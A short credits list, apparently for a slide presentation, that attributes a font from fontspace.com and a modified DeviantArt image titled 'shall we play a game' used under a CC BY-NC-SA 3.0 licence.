- http://www.fontspace.com/total-fontgeek-dtf-ltd/erbosdraco-nova-nbp
- http://newsaint.deviantart.com/art/shall-we-play-a-game-168941908 (image on the first slide is a modified version of this, released under CC BY-NC-SA 3.0 - http://creativecommons.org/licenses/by-nc-sa/3.0/)